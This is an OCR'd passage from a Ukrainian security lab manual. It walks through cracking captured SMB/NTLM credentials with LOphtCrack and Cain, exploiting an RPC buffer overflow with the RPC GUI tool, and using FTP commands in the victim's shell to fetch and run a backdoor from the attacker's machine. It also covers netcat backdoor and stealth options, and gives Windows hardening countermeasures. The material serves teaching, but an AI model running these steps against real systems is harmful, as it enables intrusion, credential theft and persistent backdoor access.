


Рис. 6.8. **Ручне копіювання перехоплених даних**

Тепер цей файл можна імпортувати в утиліту LOphtCrack 2.5x і виконати злом паролів (рис. 6.9).




Рис. 6.9. **Головне вікно LC**

Якщо підбір пароля в LC не дав результату, спробуйте імпортувати отриманий файл в програмі Cain (рис. 6.10 – 6.12).




Рис. 6.10. **Вікно програми Cain**




Рис. 6.11**. Процес імпортування даних (початок)**




Рис. 6.12. **Процес імпортування даних (закінчення)**

Після імпорту файла можна підібрати пароль з використанням атаки “Brute Force Atack (NTLM + Challange)” (рис. 6.13).




Рис. 6.13. **Підбір пароля**

Контрзаходи

Ризик порушення безпеки, пов'язаний з атаками перенаправлення реєстраційних даних SMB, можна зменити декількома способами.

По-перше, необхідно впевнитися, що в мережі реалізована якнайкраща політика забезпечення безпеки. Використовуйте служби SMB тільки в рамках захищених мереж: жорстко обмежте вихідний трафік SMB на граничних брандмауерах і переконайтеся, що вся мережна інфраструктура забороняє проходження трафіка SMB на недовірені вузли. Інакше кажучи, впевніться в тому, що точки фізичного доступу до мережі (настінні перемикачі тощо) недоступні для випадкових відвідувачів. (Не забувайте, що досягнення такого результату може бути значно ускладнене з урахуванням широкого розповсюдження бездротових мереж.) Крім того, незважаючи на те, що для запобігання отриманню зломниками фізичних і мережних адрес без автентифікації зручно використовувати вбудовані можливості мережного устаткування або сервер DHCP, важливо усвідомлювати, що під час реалізації подібних атак зломникам немає необхідності прагнути до отримання

MAC- або IP-адреси. Усі необхідні дії виконуються ними в режимі очікування.

По-друге, необхідно також набудувати всі системи Windows так, щоб передача мережею хеш-кодів LM і NTLM була заборонена.

Для запобігання подібним атакам краще всього встановити режим використання підписів пакетів SMB. У цьому випадку жоден з перехоплюваних сеансів не можна буде використовувати для встановлення зворотного з'єднання. (Відповідні параметри можна знайти серед параметрів безпеки політики груп в Windows 2000/XP.)

У процесі встановлення нульового з'єднання потрібний доступ до TCP-порту 139 (і/або до порту 445 в Win 2000/XP), отже, найбільш правильний шлях запобігання такій небезпеці полягає у фільтрації запитів до портів TCP і UDP з номерами 139 і 445 по всьому периметру мережних пристроїв управління доступом. Необхідно також повністю заборонити використання служб SMB на окремих вузлах, від'єднавши клієнта WINS (TCP/IP) від відповідного інтерфейсу у вкладці Bindings аплету Network панелі управління. У Windows 2000/XP для цього потрібно відключити режими сумісного використання файлів і принтерів мереж Microsoft для відповідного мережного адаптера.

Починаючи з третього сервісного пакета системи NT компанія Microsoft запропонувала механізм, що дозволяє запобігти можливості вилучення важливої інформації за допомогою нульових з'єднань без необхідності відключення протоколу SMB від мережних інтерфейсів (хоча як і раніше рекомендується зробити це, якщо в службах SMB немає потреби). Цей механізм був названий RestrictAnonymous – за назвою відповідного параметра системного реєстру.

Для його використання виконайте наступні дії.

1. Запустіть редактор системного реєстру regedt32 і перейдіть до параметра
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA.

2. Виберіть команду Edit Add Value і введіть наступні дані. Ім'я параметра: RestrictAnonymous

Тип даних: REG_DWORD Значення: 1 (або 2 для Win 2000/XP)

3. Закрийте редактор системного реєстру і перезапустіть комп'ютер, щоб внесені зміни набули чинності.

У системі Windows 2000/XP реалізувати подібний захист дещо простіше, оскільки в консолі управління є модуль Security Settings з елементом \Local Policies\Security Options. За допомогою графічного

інтерфейсу можна виконати налаштування багатьох параметрів системного реєстру, пов'язаних із забезпеченням захисту. У системі NT4 всі подібні зміни необхідно виконувати вручну. Ще краще, параметри, подібні до Restrict Anonymous, застосувати до організаційної одиниці (Organizational Unit — OU), вузла або на рівні домена. Якщо всі зміни проводилися на контролері домена Win 2000/XP, то ці параметри будуть успадковані всіма дочірніми об'єктами активного каталогу. При цьому потрібно буде скористатися модулем Group Policy.

Слід зауважити, що встановлення для параметра RestrictAnonymous значення 1 насправді не блокує самого анонімного з'єднання. Проте водночас це дозволяє запобігти витоку через таке з'єднання більшої частини інформації про облікові записи і спільно використовувані ресурси.

Навіть після встановлення для параметра RestrictAnonymous значення 1 деякі засоби і прийоми інвентаризації, як і раніше, дозволять вилучати конфіденційні дані з віддалених систем. Отже, не будьте дуже самовпевненими.

Для того, щоб повністю обмежити доступ до даних CIFS/SMB в ОС Win 2000/XP, встановіть режим No access without explicit anonymous permissions для параметра Additional restrictions for anonymous connections. (Це аналогічно до надання значення 2 параметру RestrictAnonymous системного реєстру Win 2000/XP.)

У процесі надання параметру RestrictAnonymous значення 2 група Everyone не буде включена в об'єкт-ознаку сеансу анонімного доступу. При цьому можуть виникнути проблеми зі встановлення з'єднання при роботі з програмами від сторонніх виробників і/або старіших версій Windows. (Для отримання докладнішої інформації з цього питання зверніться до статті бази знань Microsoft Q246261.) Проте це дозволить ефек-тивно блокувати спроби створення нульових з'єднань.

C:\>net use \mgmgrand\ip**c$ "" /u:""**

System error 5 has occurred.

Access is denied.

RPC GUI

Програма RPC GUI заснована на віддаленому переповнюванні буфера служби RPC. Ця утиліта дозволяє сканувати видалені ПК і експлуатувати вразливість. Крім того, програма містить портативний FTP-сервер, для передачі програмної закладки на віддалений ПК (рис. 6.14).




Рис. 6.14. **Головне вікно програми**

Для використання програми необхідно у вкладці Port Scanner задати діапазон адрес сканування і відповідний порт, після чого натиснути кнопку Start Scan (рис. 6.15).




Рис. 6.15. **Завдання діапазону адрес сканування**

Після здійснення сканування необхідно увійти до вкладки Exploit і встановити відповідні параметри (версію ОС, що атакується, можна дізнатися за допомогою утиліти Siphon або Nmap) (рис. 6.16).




Рис. 6.16. **Встановлення порту доступу**

Після встановлення всіх необхідних параметрів необхідно натиснути кнопку Test для перевірки можливості підключення. Якщо в рядку Test Status з'явилося підтвердження Connected!, натисніть кнопку Exploit.

Якщо підключення відбулося вдало, то на екрані відобразиться вікно з командним рядком такого вигляду (рис. 6.17):

Рис. 6.17. **Вікно з командним рядком**

Тепер після отримання командного рядка віддаленої ОС з правами адміністратора можна впровадити до даної ОС програмну закладку для подальшого доступу до віддаленої машини.

Для цього необхідно у вкладці FTP Server натиснути кнопку Start, яка запустить FTP сервер на вашій машині.

Після цього в командному рядку віддаленої ОС набираємо такі команди (рис. 6.18):

ftp -у відповідь повинен бути отриманий відгук ftp; --ввімкнення ftp;

open --підключення до *ip-адреси* ПК того, хто атакує;

get *шлях до файлу*; --закачування файла-закладки;

!*ім'я файлу закладки*; --запуск на виконання файла-закладки




Рис. 6.18. **Передача та віддалений запуск файла**

У цей час FTP сервер сигналізує про хід підключення (рис.6.19).




Рис. 6.19. **Відображення ходу підключення**

Факт виконання програмної закладки на машині, що атакується, можна перевірити шляхом перегляду на ній списку виконуваних процесів (рис. 6.20).




Рис. 6.19. **Список виконуваних процесів**

Виконайте описані вище дії для ПК, який вказаний викладачем.

Контрзаходи

Щоб запобігти атаці переповнювання буфера служби RPC, необхідно викачати оновлення для ОС із сайта компанії виробника, а також грамотно набудувати брандмауер.

Розподілені за замовчуванням ресурси c$, d$ і так далі можна відключити таким чином:

Повністю відключити приховані ресурси можна тільки за допомогою правки реєстру. *Відкрийте розділ* HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters

Додайте або змініть наступні значення:

Операційна система	Параметр	Тип	Значення
Windows 2000/XP Server	AutoShareServer	REG_DWORD	0
Windows 2000/XP Professional	AutoShareWks	REG_DWORD	0

Проте цей метод не усуне sharing з IPC$.

Для того щоб повністю позбутися всіх адміністративних шарингів, створіть BAT або CMD файл наступного змісту і вставте його в автозавантаження.

```
net share c$ /delete
net share d$ /delete
net share e$ /delete
net share admin$ /delete
net share ipc$ /delete
```

Netcat

Для того щоб відкрити віддалений командний рядок для постійного використання, ми можемо скористатися утилітою netcat.

Командний рядок для Netcat виглядає, як nc [options] *host ports, де host – ім'я хоста або його* IP-адреса для пошуку, а ports – це або номер порту, або діапазон номерів портів (який визначається "*m - n"),* або декілька номерів портів, розділених пропусками.

Розглянемо опції командного рядка, щоб отримати загальне уявлення про можливості утиліти.

-d. Доступна тільки у Windows. Переводить Netcat в режим невидимки. Можна запустити програму в режимі прослуховування, не відкриваючи вікно режиму MS-DOS. Це також дозволяє зломщикам краще маскувати програму, яка працює від системних адміністраторів.

-e *<command>*. Якщо Netcat скомпільований з опцією GAPING_SECURITY_HOLE, програма може виконувати команду <command> щоразу, коли хто-небудь встановлює з'єднання з портом, який прослуховується, до тих пір, поки клієнт Netcat перенаправляє ввід/вивід програмі, яка працює. Використовувати цю опцію досить небезпечно, якщо ви не до кінця уявляєте собі, що ви робите. Це швидкий і простий спосіб відкрити "чорний хід" до вашої системи. Приклад буде наведений далі.

-i *<seconds>*. Інтервал затримки між пересилками порцій даних. Якщо через конвеєр Netcat проходить файл, то програма чекає декілька секунд перед тим, як передати наступний рядок, що надійшов на вхід. Якщо ви

використовуєте Netcat для управління декількома портами на одному хості, Netcat чекає декілька секунд перед тим, як з'єднається з наступним портом із перерахованих у рядку. Це дає можливість трохи замаскувати передачу даних або атаку системної служби, і це дозволяє замаскувати сканування портів від деяких програмних засобів, що аналізують спроби впровадження, і від системних адміністраторів.

-g <*route-list*>. Використання цієї опції може бути досить нетривіальним. Netcat підтримує можливість маскування початку маршрутизації. Ви можете визначити до восьми -g опцій у командному рядку, щоб змусити Netcat передавати трафік через певні IP-адреси, які зазвичай використовуються у випадку, якщо ви підміняєте вихідну IP-адресу, з якої надходить ваш трафік (наприклад, для того, щоб спробувати подолати брандмауер або перевірку дозволених для доступу хостів). Використовуючи цей прийом на машині, з якою ви здійснюєте управління процесом, ви можете змусити передані пакети повертатися за вказаною вами адресою замість просування їх у реальному напрямі. Зауважте, що це зазвичай не спрацьовує, оскільки більшість маршрутизаторів ігнорують опції джерела маршрутизації, а багато фільтрів і файрволів протоколюють такі спроби.

-G <*hop pointer*>. Ця опція дозволяє внести зміни до списку маршрутизації, визначеного параметром -g для того, щоб визначити, до якої з адрес переходити. Оскільки IP-адреса це чотирибайтове число, цим аргументом завжди є число, кратне чотирьом, де 4 означає першу IP-адресу в списку, 8 – другу і так далі. Ця опція зазвичай використовується в тому випадку, якщо ви намагаєтеся так підробити список маршрутизації, щоб він виглядав, неначе пакети надходять звідкись із іншого місця. Пропускаючи перші дві IP-адреси, прописані в списку, визначеному опцією -g, і вказавши в параметрі -G число 12, ви визначите маршрутизацію пакетів безпосередньо на третю адресу у вашому списку маршрутизації. Реальний зміст пакета як і раніше, міститиме IP-адреси, які були пропущені, створюючи враження, що пакети надійшли з однієї адреси, тоді як насправді вони надійшли звідкись ще. Цей прийом дозволяє приховати, звідки ви прийшли на хост, у процесі використання підміни адрес або списку маршрутизації, але не факт, що у вас буде можливість отримати відповідь, оскільки він передаватиметься назад маршрутом через ваші підроблені IP-адреси.

-l. Ця опція перемикає режим "прослуховування" Netcat. Вона використовується спільно з опцією -p, щоб прив'язати Netcat до

визначеного TCP-порту і чекати вхідних з'єднань. Щоб використовувати UDP-порт, скористайтеся опцією -u.

-**L**. Доступна тільки в Windows-версії програми, жорсткіша опція режиму "прослуховування", ніж -l. Вона вказує програмі на необхідність перезапуску з тими ж параметрами у випадку, якщо з'єднання було закрите. Це дає Netcat можливість відстежувати подальші з'єднання без втручання користувача, кожного разу після завершення первинного з'єднання. Як і у випадку з опцією - l, цю опцію необхідно використовувати спільно з опцією -p.

-**n** повідомляє Netcat, що не потрібно здійснювати пошук яких-небудь хостів. Якщо ви використовуєте цю опцію, не слід зазначати жодних імен хостів як аргументи.

-**o <*hexfile*>** забезпечує створення шістнадцятирічного дампу даних і збереження його у файлі *hexfile.* Команда nc -o *hexfile* записує дані, що проходять в обох напрямах, і починає кожен рядок з символів < або > для позначення відповідно вхідних або вихідних даних. Щоб записувати у файл тільки вхідні дані, вам слід використовувати команду nc -o <*hexfile.* Відповідно, для запису тільки вихідних даних скористайтеся командою nc -o >*hexfile.*

